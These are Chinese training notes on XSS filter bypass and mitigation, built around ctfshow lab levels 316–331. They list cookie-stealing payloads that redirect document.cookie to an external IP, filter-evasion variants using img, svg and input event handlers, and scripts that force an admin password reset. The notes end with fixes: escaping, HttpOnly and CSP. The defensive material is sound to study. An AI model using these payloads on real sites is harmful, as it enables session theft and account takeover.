


Day38 WEB 攻防-通用漏洞 &XSS 跨站&绕过修复 &http_only&CSP&标签 符 号







1.知识点:

- 1、XSS 跨站-过滤绕过-便签&语句&符号等
- 2、XSS 跨站-修复方案-CSP&函数&http_only 等

2.演示案例

2.1 XSS 绕过-CTFSHOW-361 到 331 关卡绕过 WP

以ctfshow靶场361 到 331 关卡为例,详情参考靶场通关手册。

- 1 316-反射型-直接远程调用
- 2 <script>window.location.href='http://47.94.236.11
 7/get.php?c='+document.cookie</script>
- 1 317-反射型-过滤<script>
- 2 <img src=1
 onerror=window.location.href='http://47.94.236.11
 7/get.php?c='+document.cookie;>
- 1 318 319-反射型-过滤
- 2 <input
 onload="window.location.href='http://47.94.236.11
 7/get.php?c='+document.cookie;">
- 3 <svg
 onload="window.location.href='http://47.94.236.11
 7/get.php?c='+document.cookie;">
- 1 320-326-反射型-过滤空格
- 2 <svg/onload="window.location.href='http://47.94.2
 36.117/get.php?c='+document.cookie;">

```
1 327-存储型-无过滤
2 <script>window.location.href='http://47.94.236.11
7/get.php?c='+document.cookie</script>
```

```
1 328-存储型-注册插入 JS
2 <script>window.location.href='http://47.94.236.11
7/get.php?c='+document.cookie</script>
```

```
329-存储型-失效凭据需 1 步完成所需操作
  <script>
2
  $('.laytable-cell-1-0-
3
   1').each(function(index, value){
   if(value.innerHTML.indexOf('ctf'+'show')>-1){
4
  window.location.href='http://47.94.236.117/get.ph
5
   p?c='+value.inne
6
   rHTML;
   }
8
   });
  </script>
9
```

```
330-存储型-借助修改密码重置管理员密码(GET)
<script>window.location.href='http://127.0.0.1/api/change.php?p=123';</script>
```

```
    331-存储型-借助修改密码重置管理员密码(POST)
    <script>$.ajax({url:'http://127.0.0.1/api/change.php',type:'post',data:{p:'123'}});</script>
```

2.2 XSS 修复-过滤函数&http only&CSP&长度限制



- 1 1
- 2 过滤一些危险字符,以及转义**&<>"'**等危险字符自定义过滤函数引用
- 1 2、
 2 HTTP-only Cookie:
 3 https://www.php.cn/php-ask-457831.html
 4
 5 php.ini设置或代码引用:
 6 session.cookie_httponly =1
 7 ini_set("session.cookie_httponly",1);

 - 1 3
 - 2 设置CsP(Content Security Policy)
 - 3 https://blog.csdn.net/a1766855068/article/details
 /89370320
 - 4 header("Content-Security-Pollcy img-src 'self'
 ");

 - 1 4.
 - 2 输入内容长度限制,实体转义等

资源:

```
XSS总结:
https://xz.aliyun.com/t/4067
php如何设置httponly:
https://www.php.cn/php-ask-457831.html
Web安全2.3: CSP安全策略、Cookie、Session、同源策略、HTML DOM树:
https://blog.csdn.net/a1766855068/article/details/89370320
```